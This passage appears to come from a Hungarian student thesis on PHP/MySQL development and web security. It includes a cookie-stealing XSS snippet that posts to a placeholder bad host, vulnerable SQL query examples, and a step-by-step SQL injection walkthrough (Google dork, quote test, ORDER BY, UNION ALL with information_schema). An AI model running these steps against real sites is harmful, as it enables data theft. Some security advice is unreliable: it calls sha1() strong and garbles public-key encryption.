Egy HTML állományba PHP kódrészletekből korlátlan számban szűrhetünk be, melyek egymástól függetlenek is lehetnek.

HTML kód segítségével űrlapokat készíthetünk, viszont ezzel adatainkat nem tudjuk tárolni. PHP kód segítségével a HTML kódban szereplő űrlapok elemeinek tartalmát tárolhatjuk, illetve ellenőrizhetjük. Az utóbbi esetben lehetőség van arra, hogy

az egészet PHP-ban írjuk meg, illetve vegyes kódot is támogat a rendszer, viszont fontos az, hogy minden esetben POST metódust használjunk, mert ebben az esetben nem a hivatkozásban kerülnek átadásra a mezők adatai. POST metódusnál sincs minden adatunk biztonságban, hiszen így is megjelenhetnek olyan információk a böngészőszávon, melyek bizalmas információkat tartalmazhatnak. (Sági, 2005)

Ha a PHP és HTML kódot ötvözzük, fontos azzal számolnunk, hogy weboldalunk elveszíti a dinamikusságát és gyorsaságát. Az előbb említett esetben az egész oldal töltődik mindig újra, nem pedig a megírt PHP rész, ezért ez a felhasználó internetcsomagját sokkal jobban igénybe veszi. Fontos azt is kiemelni, hogy ilyenkor a PHP kódtól függetlenül lehet az oldal kinézetét kialakítani, így sokkal egyszerűbb lesz ezeket a módosításokat elvégeznie az ezért felelős szakembernek. Kialakítás során figyelni kell arra, hogy PHP kódrészletek ne legyen az oldalon szétszórva, mert így nehezebb az olvasni egy másik fejlesztő számára és karbantartás szempontjából sem szerencsés ezt alkalmazni. (Meloni, 2004)

HTML és PHP is egyaránt biztosítja azt, hogy rejtett mezőket tároljunk az oldalon, amit a felhasználó csak akkor láthat, ha az oldal forrását megtekinti. Az előbb említett megoldás fontos lehet abban az esetben, ha MySQL lekérdezéseket szeretnénk hasonló mezőkben tárolni, azokat szeretnénk valamilyen formában használni az oldalon.

4.3 PHP és MySQL kapcsolata

Weboldal készítésénél figyelembe kell venni a webszerver futtató hardvert, operációs rendszert, webszerver software-t, adatbázis-kezelő rendszert és a programozási nyelvet. PHP és MySQL fontos tulajdonsága az, hogy nem kell az előbb említett pontokat alaposabban figyelembe venni, hiszen minden fő operációs rendszeren fut és még a kisebb rendszerek közül is rengeteget támogat.

A MySQL-t nem szükséges ugyanazon a gépen futtatnunk, mint amin a webszerverünk van, viszont fontos az, hogy a PHP függvények csak abban az esetben tudnak az adatbázis szerverrel kommunikálni, ha egy olyan helyen tároljuk, melyhez a webszerver csatlakozni tud. A csatlakozáshoz elengedhetetlen az, hogy érvényes felhasználónév és jelszó párossal rendelkezünk, valamint az is, hogy ismerjük az adatbázis nevét, amihez csatlakozni szeretnénk. (Meloni, 2004)

PHP kód segítségével kapcsolódhatunk az adatbázisunkhoz, ahol azt is ellenőrizhetjük, hogy ez a kapcsolat sikeres vagy sikertelen volt-e. Lehetőségünk van az

adatbázissal történt kapcsolatot bontani is, mely akkor szükséges, ha a megírt szkriptünk tovább tart, mint amíg az adatbázisra szükségünk van. A kódsorban lehetőség van kiválasztani a megfelelő adatbázist és az adatbázis nevével és azonosítójával, ezért is fontos, hogy ismerjük az adatbázis nevét valamint a felhasználónevet és jelszót.

Az adatbázishoz való csatlakozás után a `mysql_query()` segítségével lehet lekérdezéseket írni. Azok a szkriptek, melyek a MySQL adatbázis-kezelőben lefutottak, azok egyaránt le fognak PHP kódsorban is futni. Az eredmények tömbként térnek vissza, melyeket tömbként kezelve lehet használni az oldal területén.

Példa SQL táblába való beszúrára:

```
<?php
$servername = "localhost";
$username = "username";
$password = "password";
$dbname = "myDB";

$conn = new mysqli($servername, $username, $password, $dbname);

if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

$stmt = $conn->prepare("INSERT INTO MyGuests (keresztnev, vezeteknev,
email) VALUES (?, ?, ?)");
$stmt->bind_param("sss", $keresztnev, $vezeteknev, $email);
$keresztnev = "Francesco";
$vezeteknev = "Doe";
$email = "Francesco@example.com";
$stmt->execute();
$stmt->close();
$conn->close();
?>
```

A példában látható az, hogy hogyan lehet a kapcsolatot felvenni egy MySQL szerverrel, valamint feltölteni az adatbázist a megfelelő adatokkal.

4.4 XML típusú fájlok

„Az egyes rétegekben található, esetenként eltérő platformon futó, eltérő gyártótól származó szoftverkomponensek integrációjához az adatelemek leírására alkalmas közös nyelv szükséges. Az elmúlt években az Extensible Markup Language (XML) nyelv vált az adatelemek leírásának de facto szabványává. Az XML platform független, szöveges formátumú jelölő nyelv, amely alkalmas információk és adatelemek strukturált leírására és továbbítására.”³ (Mátéfi, 2012)

Az XML dokumentumok célja az, hogy elsősorban adatokat, információkat közöljön és ezek strukturált leírását adja meg számunkra. XML fájlok bárhol megjelenhetnek, hiszen könnyű őket integrálni, bármely programnyelvben találkozhatunk velük. Ebben a fejezetben leginkább a PHP és az SQL nyelvvel való beágyazásra, létrehozásra szeretnék kitérni.

XML dokumentumok helyessége szempontjából két feltételnek kell megfelelnie, jól formáltságnak és érvényességnek. Helyesen formázott XML dokumentumban egyetlen gyökérelem található a dokumentumban, a nem üres elemeket nyitó és záró karakterrel kell határolniuk, az üres elemek önelzáró taggel jelölhetők. Minden attribútum értéket idéző jelek közé kell tenni. A tag-ek egymásba ágyazhatók, viszont nem lehetnek átfedőek. A kis- és nagybetűk közötti különbségekre az elemnevek érzékenyek. Egy XML dokumentum érvényes, ha megfelel a felhasználó által definiált tartalmi szabálynak, amely megadja, hogy a dokumentum mely részében milyen értékek érvényesek.

2003-as szabvány egyik újítása az SQL-ben, hogy megjelenik benne a XML támogatás. Az XSQL egy olyan szoftverkomponens, mely átirányítást nyújt SQL és az XML tartományok között, azaz képes a bejövő XML adatcsomagokat SQL formában továbbítani, valamint az SQL lekérdezések, műveletek eredményét XML csomagban képes összeállítani. Az XSQL sablonok olyan XML állományok, melyek a sablon lekérésekor a webszerver a kérést az XSQL-nek adja, majd ez a sablonban található utasításokat fogja végrehajtani és ezt az eredményt láthatjuk XML formátumban. XSQL sablon tartalmazhat más névtérbe tartozó címkéket, viszont fontos az, hogy ezek nem kerülnek feldolgozásra, hanem megjelennek a kimeneten változás nélkül. Az adatbázis kapcsolathoz szükséges fájlokat, mint az XSQL fájl tartalmazza, a sablon csak egy előre definiált csoportra hivatkozhat. (Mátéfi, 2012)

PHP számos lehetőséget biztosít szövegfeldolgozásra, tehát XML dokumentumokat is feldolgozhatunk vele. PHP kód segítségével adatbázis lekérdezéseket hozhatunk létre, mellyel különböző megjelenítendő adatokat eredményezhet, és ezeket megjelenítéséhez szükséges, hogy XHTML sablon-dokumentum jöjjön létre. Smarty program segítségével biztosíthatjuk azt, hogy ezeket a dokumentumokat megjelenítsük és használjuk, hiszen a PHP és HTML nem elegendő ahhoz, hogy a kódrészletet szeparáljuk és a kódot áttekinthetőbbé tegyük. Létrehozhatjuk segítségével a PHP nyelvű alkalmazást, amely adatbázis-lekérdezéseket tartalmaz és számítási műveletek segítségével előállíthatjuk a megjelenítendő adatokat és implementáljuk egy XHTML sablon-dokumentumba. Az előbb említett dokumentum tartalmazza a formázási elemeket és kijelöli azokat a pontokat, melyben PHP alkalmazás által szolgáltatott adatok fognak helyettesítődni. (Hunyadi et al, 2012)

5. Biztonsági kérdések

A PHP tanulási görbéje az elején nagyon meredek, ezért a PHP-s fejlesztők viszonylag kevés tanulás után komplex alkalmazásokat képesek létrehozni, viszont sokszor nem figyelnek oda a biztonsági kérdésekre.

Injekciós támadások leginkább SQL, LDAP, XPath, XML stb. parancsok közreműködésével valósíthatók meg, melyek leginkább az URL segítségével lehet véghezvinni. (SQL injection Union Based Exploitation, 2014)

SQL injekcióról beszélünk, mikor webes alkalmazások URL címébe írunk kódot és segítségével jutunk hozzá valószínűleg illetéktelenül adatokhoz. Folyamatosan újabb és újabb biztonsági rések kerülnek elő, tehát a fejlesztőknek ezekre figyelniük kell, nem lehetnek eléggé körültekintőek. A legfőbb hiba az, hogy a fejlesztők a kódokat beágyazzák, mely kisebb módosításával az oldal adatbázisát könnyen elérhetjük. (SQL injection Union Based Exploitation , 2014)

5.1 Adatvesztés, adatmódosítás, adatrongálás

Kérdőív feldolgozásom megerősített abban, hogy az felhasználók nagy részre felelőtlenül kezeli jelszavait, minden weboldalon ugyanazt a jelszót használja. Az előbb említett indok miatt a fejlesztőknek kell azért tenni, hogy az adatszivárgásokat megakadályozzák, hiszen a felhasználó szempontjából problémát jelentene.

Adatvesztés költségesebb lehet, mint gondolnák, például, ha több hónapon keresztül dolgoztunk egy projekten, felhasználói adatok vagy rendelések eltűnése esetén. Az előbb említett okok miatt fontos az, hogy legyenek biztonsági mentéseink. Előfordulhat az is, hogy betörnek a rendszerünkbe és formázzák azt, de akár a rendszergazda vagy a programozó is elkövethet ilyen hibákat, legrosszabb esetben a merevlemezünk is tönkremehet. Számtalan intézkedéseket követhetünk el adatvesztés ellen, korlátozhatjuk számítógépekhez hozzáférő alkalmazottak számát, jó minőségű merevlemez használata. RAID technológia használata, mely esetében több merevlemez működik egyetlen merevlemezként. Biztonsági mentések fontossága kiemelkedő, unalmas és hosszú folyamat, viszont számtalanan közülünk már tapasztalhatták azt, milyen fontos az, hogy amilyen gyakran csak lehet, csináljunk biztonsági mentéseket. (Welling & Thomson, 2010)

Sok esetben a szerverbe szeretnének bejutni a hackerek és ott plusz jogosultságokat szeretnének megszerezni maguknak, leginkább rendszergazdai jogosultságokat, hiszen így teljhatalmat kaphatnak a rendszer felett. A hasonló támadásokat nehéz észrevenni és monitorozni, hiszen esetleges módosításokat és belépéseket nem lehet folyamatosan ellenőrizni. (Welling & Thomson, 2010)

Rosszindulatú kód befecskendezésére van lehetőség, mely esetében nem keletkezik nyilvánvaló vagy azonnali adatvesztés, hanem észrevétlenül fut a kód a háttérben, ami a felhasználók átirányítását eredményezi. Az előbb említett példát Cross Site Scriptnek nevezzük, mely működésének az alapja, hogy egy rosszindulatú felhasználó egy űrlapba (ami bevitt adatokat mások számára megjeleníti), nem csak az üzenetet írja be, hanem még a kliensen futó kódot is, mely a következő kódsor is lehet akár:

```
<script>="text/javascript">  
  this.document = "go.somewhere.bad?cookie=" + this.cookie;  
</script>="text/javascript">
```

5. ábra: Kártékony kód beszúrása űrlapba üzenetként

A rosszindulatú felhasználó elküldi az üzenetet a webszervernek, majd vár arra, hogy ezt feldolgozza, és ha a következő felhasználó, aki már belép az oldalra úgy futtatja le, hogy az a kódsor már szerepel a futtatásnál, így átirányítja őt egy másik oldalra. Az előbb említett példa csak egy egyszerű kódsor, hiszen a kliensoldali programozással sokkal több dolgot el lehet érni, mely a felhasználó de a fejlesztő számára is káros lehet. (Welling & Thomson, 2010)

SQL injekcióról beszélünk, mikor webes alkalmazások URL címébe írunk kódot, és segítségével jutunk hozzá valószínűleg illetéktelenül adatokhoz. Folyamatosan újabb és újabb biztonsági rések kerülnek elő, tehát a fejlesztőknek ezekre figyelniük kell, nem lehetnek eléggé körültekintőek. A legfőbb hiba az, hogy a fejlesztők a kódokat beágyazzák, mely kisebb módosításával az oldal adatbázisát könnyen elérhetjük. (SQL Injection – INJECTION ATTACKS – OWASP #1 VULNERABILITY – PART 2, 2014)


```
$db = new mysqli('localhost', 'username', 'password', 'mydatabase');  
$result = $db->query(  
'SELECT * FROM transactions WHERE user_id = ' . $_POST['user_id'  
);
```

6. ábra: PHP kód SQL lekérdezéssel

A képen látható lekérdezés számos hibát tartalmaz, mely injekciót tesz lehetővé. GET metódus nem megfelelő az ilyen típusú lekérdezések számára, hiszen user_id meg fog jelenni az URL-ben, mert ez nem tudja elrejtetni ezt, ezenkívül meghatározza a lekérdezést, mint egy kötött paraméter, mellyel szintén manipulálni lehet a lekérdezést.

Minden adat, ami a böngészőkhöz köthető beleértve az URL-t is, cookie-kat, headereket mind egyaránt nem tekinthető biztonságosnak, akár a különböző források weben. Az űrlapon található mezők sem tekinthetők biztonságosnak, hiszen nem biztos, hogy ezek megbízható forrásból származnak, ezért ezeket validálni kell minden elküldés előtt.

Egy űrlapon való bejelentkezés SQL lekérdezés segítségével így nézhet ki, a lekérdezés segítségével lehet a bejelentkezést engedélyezni vagy megtagadni: (Standard SQL Injection | Injection attacks – Owasp #1 Vulnerability – Part 4, 2014)



```
SELECT.*.FROM.Users-WHERE-Username='$username'.AND-Password='$password'
```

7. ábra: SQL lekérdezés

Ha az előbb látott lekérdezés értékkel tér vissza, akkor rájöhettünk arra, hogy ez a felhasználó a jelszóval együtt szerepel az adatbázisunkban, tehát a belépését engedélyezhetjük. Sok fejlesztő azt gondolja, hogy felhasználónév és jelszó segítségével

megfelelően lehet védeni a weboldalt a rosszindulatú behatolóktól, viszont már az előző fejezetekből is kiderülhet az, hogy ez nem elég.

Könnyen ellenőrizhető az, hogy egy weboldal mennyire sérülékeny és van-e lehetőség arra, hogy a számunka elérhető információkon túl más a weboldal és annak használói számára fontos adatokat megtudjunk. Első lépésként egy olyan sebezhető weboldalt kell találni, ahol az URL-ben szerepel „php?id=” weblapcím, melyet a google.hu oldalon „inurl:php?id=” kódparanccsal egyszerűen találhatunk. Tétélezettük fel, hogy az URL címünk a következő:

www.example.com/shop.php?id=6

8. ábra: Sebezhető weboldal címe

Ha az URL cím végére beírunk egy ' jelet, és hibára fut, akkor ez esetben weboldalunk sérülékeny. Következő lépésekben az ORDER BY parancs segítségével az adatbázisban található oszlopok számát deríthetjük ki, majd ha tudjuk az összes oszlop számát, UNION ALL utasítás segítségével a teljes adatbázishoz hozzáférhetünk. „information_schema.tables where table_schema = database()” kód segítségével azt is kideríthetjük, hogy melyek az oszlopok nevei. Rengeteg plusz információt szerezhetünk meg egy sérülékeny weboldal miatt, adatbázis információkat tudhatunk meg, mint például adatbázis verziószámát, mikor keletkezett, mikor volt a legutolsó módosítás, és akár indexelésről kaphatunk plusz információt. (Union Exploitation Technique to Exploit SQL Injection Vulnerability | Injection attacks – Part 8, 2014)

Adatvesztés hatalmas károkat okozhat, de adatmódosítás is akár visszafordíthatatlan következményekkel járhat. A törölt adatokat biztonsági mentés során könnyen vissza lehet állítani, viszont módosításokat rengeteg időbe telhet, amíg észrevesszük. Módosításnak rengeteg fajtája lehet, mint például az, hogy adatfájlokat vagy futtatható fájlokat érintsenek, ezen kívül a rongálónak is számos oka lehet arra, hogy módosítsa a tartományt, lehet öncélú oka vagy az oldal megjelenését is módosíthatják. A futtatható fájlok rongálásával a cracker backdoorok-hoz juthat hozzá, mellyel saját magának magasabb szintű rendszerjogosultságokat adhat. Aláírásokkal, ellenőrzésekkel védhetjük meg adatainkat a módosításoktól, ugyanúgy lehet módosítani az adatainkat, viszont a fogadó fél képes ellenőrizni azt, hogy az aláírás ugyanaz-e, mint ami az adminoktól származik. Aláírás segítségével meg lehet nehezíteni a módosítót, harmadik

fél számára a munkát, hogy útközben észrevétlenül módosítson, ha adatainkat még titkosítással is védjük. (Welling & Thomson, 2010)

Kiszolgálón tárolt fájlok harmadik fél által elkövetett módosítása ellen az operációs rendszer fájl jogosultságainak beállításával lehet tenni. Lehetővé tehetjük azt, hogy felhasználók is használják a rendszert, de ne tudják a rendszerfájlokat vagy más felhasználók állományait is módosítani. (Welling & Thomson, 2010)

SQL lekérdezéseknél a felesleges szóközöket el kell távolítani, hiszen ezek „veszélyes” karaktereknek számítanak egy lekérdezésen belül, melyre a legegyszerűbb módszer az, ha a `trim()` függvényt hívjuk segítségül. Az előbb említett függvény használatával a probléma még nem oldódik meg, hiszen a szóközön kívül még fenn áll az a probléma is, hogy vesszők, idézőjelek illetve megjegyzések torzíthatják el a kódsorunkat. `mysqli_real_escape_string()` függvény segítségével lehetőségünk van arra, hogy azokat a veszélyes karaktereket levédjük vele, melyek problémát okoznának a lekérdezésben, ha ezt alkalmazzuk. Az előbb említett karakterek egy űrlapon ugyanúgy szerepelhetnek, mint eddig, csak magát a kódsor lefutását nem fogják gátolni. (Beighley & Morrison, 2009)

Példa a `mysqli_real_escape_string()` használatára:

Ha `$urlapszoveg = egy/di"karakter"\ek` és ezt a szöveget adatbázisunkba szeretnénk feltölteni látható az, hogy speciális karakterek segítségével már a mi kódunkban is képes egy harmadik fél módosítani. A függvény használatával tudni fogja a kódunk, hogy ezt szöveggént kell értelmezni, ezáltal kódunk nem módosul a bevitt karakterek segítségével.

5.2 Webes alkalmazások biztonsága


5.2.1 A fejlécek vezérlése PHP segítségével

A fejlécek szabályozzák azt, hogy a webböngésző és a webkiszolgáló milyen információkat és hogyan cseréljen, ami egy név-érték párból áll és információt azonosít. (Beighley & Morrison, 2009)

Fejléceket hozhatunk létre `header()` függvény segítségével PHP-n keresztül, mely elküldi a fejléct a kiszolgálótól a böngészőnek, melynél fontos, hogy a függvényt a végleges tartalom előtt hívjuk meg. Hatására felhasználónév és jelszó bevitelére alkalmas

ablak ugrik fel, ha a felhasználó ezt kitöltötte PHP függvény fut le, mivel az URL erre mutatott rá és elvégzi az úgynevezett „Basic” azonosítást. (Bakken & Schmid, 2001)

Két fejléctet ajánlatos létrehozni, melyek az oldal kézbesítését segítik elő. Az egyik gondoskodik arról, hogy a böngésző észrevegye, a felhasználó nem jogosult megtekinteni az oldalt, míg a másik fejléc feladata az, hogy azonosítsa a felhasználót felhasználónév és jelszó segítségével. Ha a felhasználó helyes adatokat ad meg a bejelentkezéshez, akkor az oldal továbbnavigálja őt a kívánt weboldalra, ha helytelen, akkor az oldal újratöltődhet, vagy akár le is tilthat. (Beighley & Morrison, 2009)



9. ábra: Fejlécek fontossága

Biztonságosabbá tehetjük a webhelyet, ha az Admin oldalt jelszó segítségével védjük, ami egy egyszerű és gyors módszer. HTTP- hitelesítés segítségével felhasználónév és jelszó párosításával titkos információt követelünk meg a felhasználótól, mielőtt a titkos rekordokhoz hozzáférne. Ilyenkor egy ablak ugrik elő, mely kéri a hitelesítő adatokat a védett oldal hozzáférése előtt. A felhasználónév és a jelszó egy szuper globális tömbben tárolódik, itt meg lehet vizsgálni a párosítást és eldönthetjük, hogy megengedjük-e a felhasználónak a hozzáférést. A kiszolgáló addig tartja vissza a weboldal betöltését, míg a helyes hitelesítő adatokat meg nem adja a felhasználó, ilyenkor fejléceken történik a böngésző és a kiszolgáló közötti kapcsolat, mely rövid, szöveges

üzenetekből épül fel. A rövid üzeneteke utasításokat tartalmaznak a kérelem szempontjából. A fejlécek használata lényeges szempont, hiszen minden alkalommal sor kerül használatára, ha egy weboldalt szeretnénk megtekinteni, nem csak akkor, amikor hitelesítést végzünk. (Beighley & Morrison, 2009)

5.2.2 Webes alkalmazásokhoz való hozzáférés korlátozása

A webes alkalmazások biztonságossá tétele érdekében fontos az, hogy minden felhasználó által bevitt adatot ellenőrizzünk és mindent megtegyünk annak érdekében, hogy csak a jogos felhasználók férjenek hozzá. Érdekes még a karakterek típusát is ellenőrizni, meg lehet azt nézni, hogy valóban számot vagy szöveg típusú elemet írt-e be, mint amit vártunk a beviteli mezőben. Az előbb említett esetben elég, ha a kért típusra konvertáljuk a fájlokat.

PHP segítségével az utolsó módosítást is ellenőrizhetjük, mely egy esetleges támadás esetén fontos lehet, illetve számunka ad rengeteg fontos, releváns információt az oldalról. `Getlastmod()` függvény `date()` típusúvá tételével emberi időnek megfelelő dátumot fogunk eredményül megkapni akár óra, perc pontossággal.

Privát kulcsú titkosítás alkalmazásával korlátozhatjuk a hozzáférést, ha olyan kulcsot alkalmazunk, melyeket csak a feljogosított személyek ismernek, de ha illetéktelen kezekbe kerül, akkor jogosulatlan személyek is hozzáférhetnek az alkalmazáshoz és módosításokat hajthatnak végre benne. Nyilvános kulcsú titkosítás is alkalmazhatunk, amikor a felhasználók rendelkeznek egy kulcspárral, ami egy-egy nyilvános és titkos kulcsot tartalmaz. Bárki, aki megkapja a titkos kulcsot vissza tudja fejteni a nyilvános kulcsban tárolt adatokat. (Welling & Thomson, 2010)

5.2.3 PHP alapú megközelítés

Biztonságtechnika szempontjából az egyik módja annak, hogy féltett fájljainkat, adatainkat védjük egy rosszindulatú felhasználótól. Kódunkat, melyet PHP nyelven írtunk megfelelően rendezzünk és minden esetleges veszélyforrásra figyelünk, megpróbálunk minden karaktert levédeni és a valószínű plusz kódsoroktól megmenteni weboldalunkat.

Lehetőség van arra, hogy miután a felhasználó a böngészőben megadta a felhasználónevét és a jelszavát és elküldte a szervernek, ami úgy ítélte meg, hogy az adott felhasználónév és jelszó páros érvényes, akkor a következő válaszában egy cooki-t helyez el a felhasználó böngészőjében. Az előbb említett cookie-t később az összes oldalkérésnél

elküldi a http fejlécbé a felhasználó böngészője és a cookie alapján tudja a szerver eldönteni, hogy be van-e lépve a felhasználó, aki az oldalt küldi, illetve nem járt-e le az érvényessége.

Érdemes a kódokat is megfelelően rendezni, az internetről közvetlenül nem elérhető fájlokat nem érdemes a weboldal gyökérkönyvtárában elhelyezni. A rosszindulatú felhasználók általában nem a .php vagy .html végű fájlokra irányítják a keresést, mert sok webszerver alapértelmezésben a kimeneti adatfolyamba írja az érzékeny információkat, ha pedig gyökérkönyvtárban lenne ez a fájl, és a felhasználó ezt kérné, akkor kódunk összes része megjelenne a böngészőben. A felhasználó hozzáférhetne saját tulajdonunkhoz és akár biztonsági hibákat is találhat benne. Érdemes úgy beállítani webszerveret, hogy csak a .php és .html fájlok keresését engedélyezze, a többi hibaüzenettel dobja vissza. A fájlokat érdemes (pl. jelszavak, titkos elemeket) egy külön, a gyökérkönyvtártól távol tartani. `Allow_url_fopen()` függvénnyel távoli szerverről is beilleszthetünk vagy lekérhetünk fájlokat, ha ezt a funkciót bekapcsoljuk, viszont nem érdemes ezt használni, mert ebben az esetben szintén felesleges veszélyeknek tesszük ki szerverünket. (Welling & Thomson, 2010)

Célszerű az adatbázishoz való kapcsolódást és ott a felhasználók neveit és hozzájuk tartozó jelszavakat külön .php fájlban definiálni, hiszen ha crackerek ráteszik .php fájlra a kezüket, melyben kódrészletek vannak, akkor remélhetőleg ezek az adatok máshol, más könyvtárban lesznek tárolva. (Welling & Thomson, 2010)

Fontos az, hogy kimeneteinket védőkarakterekkel lássuk el. Meg kell arról bizonyosodni, hogy a böngésző ne értse félre az értékeket és egyszerűen szöveggént jelenítse meg őket, melyeket különböző függvények használatával tehetünk meg. Ennek egyik legegyszerűbb módja a `htmlspecialchars()` vagy `htmlentities()` függvény használata, melyek a bemeneti karakterláncban szereplő értékeket validálják és nem HTML kódként használják. Az előbb említett függvény „&, <, >” karaktereket cseréli le és akár az egyszeres vagy dupla idézőjeleket is megfelelő karakterként kezeli, míg az utóbbi szimbólumokat konvertálja át numerikus karakterré, hogy ezek a megfelelő módon kerüljenek be a rendszerbe. (w3schools, 2016)

Felhasználói bevitt még más függvény segítségével is lehet szűrni, mely védőkarakterrel látja el az adatbázis számára a problémát okozó karaktereket. Az előbb említett függvény az `addslashes()`, majd ha vissza akarjuk az eredeti karakterekre állítani a szöveget, akkor a `stripslashes()` függvény segítségével tehetjük ezt meg. `Strip_tags()`

függvény segítségével megakadályozhatjuk azt, hogy a felhasználók kártékony kódokat szúrjanak be a böngészőbe szánt forrásba. (Welling, Thomson, 2010)

PHP-ben célszerű paraméteres lekérdezéseket használni a kód megírása során. Query() függvény segítségével átadjuk az SQL lekérdezést tartalmazó karakterláncot, viszont a karakterláncban nem szerepelnek a konkrét értékek, hanem ezt a lekérdező függvény másik paramétereként adjuk meg akár egy tömbben. FetchInto() metódus segítségével megadhatjuk azt, hogy milyen formában adja vissza az adathalmazt a lekérdezést, mely minden esetben tömb lesz.

PHP-ben hash függvényeket érhetünk el, mellyel minimális többlet erőfeszítés segítségével érhetünk el magasabb szintű biztonságot, mintha nyílt szöveggént tárolnánk jelszavainkat. A sha1() PHP függvény segítségével erős, egyirányú biztonságot érhetünk el, melyet nem lehet visszafejteni, viszont kimenete egyértelmű és ha ugyanazt a karakterláncot adjuk neki újbóli felhasználásra, akkor ugyanazt a hash algoritmus által létrehozott eredményt fogjuk megkapni. Nem szükséges tisztában lennünk azzal, hogy hogyan nézett ki a jelszó a sha1() függvény alkalmazása előtt, csak arról érdemes meggyőződni, hogy a függvény a begépelt eredeti jelszóra alkalmazva ugyanazt a kimenetet adja. (Welling & Thomson, 2010)

Jelszavak védésére MySQL-ben lehetőségünk van password() függvényt használni, mely segítségével nem a tényleges jelszót tárolhatjuk a táblában, hanem annak egy hash-értékét. A hash nem az eredeti információ titkosított alakja, hanem egyfajta ujjlenyomatot képez, illesztések vizsgálatára alkalmas. Segítségével el lehet kerülni a tényleges jelszavak tárolását, tehát egy SQL injection esetében nem férnek hozzá a tényleges táblához, melyben jelszavak is vannak, hanem annak egy részét kapják meg információként. (Meloni, 2004)

Egy webalkalmazást meg lehet úgy írni, hogy hibás jelszóval történő próbálkozás esetén ne válaszoljon azonnal, hanem csak némi késleltetés után. Az előbb említett megoldással meg lehet nehezíteni azoknak a támadóknak a dolgát, akik különböző jelszavak véletlenszerű alkalmazásával próbálnak betörni a rendszerbe. Ha valakinek sikerül a hash-et tartalmazó táblát, akkor saját számítógépen nagy teljesítménnyel tudja a próbálkozási módszert alkalmazni.


Fontosnak tartom azt megjegyezni ebben a fejezetben, hogy PHP-n keresztül is kiemelkedően hasznos hash algoritmusokat tudunk alkalmazni, de nem szabad arról megfeledkezni, hogy MySQL segítségével még több egyaránt hasznos algoritmusok alkalmazására van lehetőségünk. Az előbb említett megoldások ugyanazt a célt

szolgálják, mint ha PHP-n keresztül alkalmaznánk, csupán a fejlesztő dönti azt el, hogy mely lehetőséggel szeretne élni a fejlesztés során.

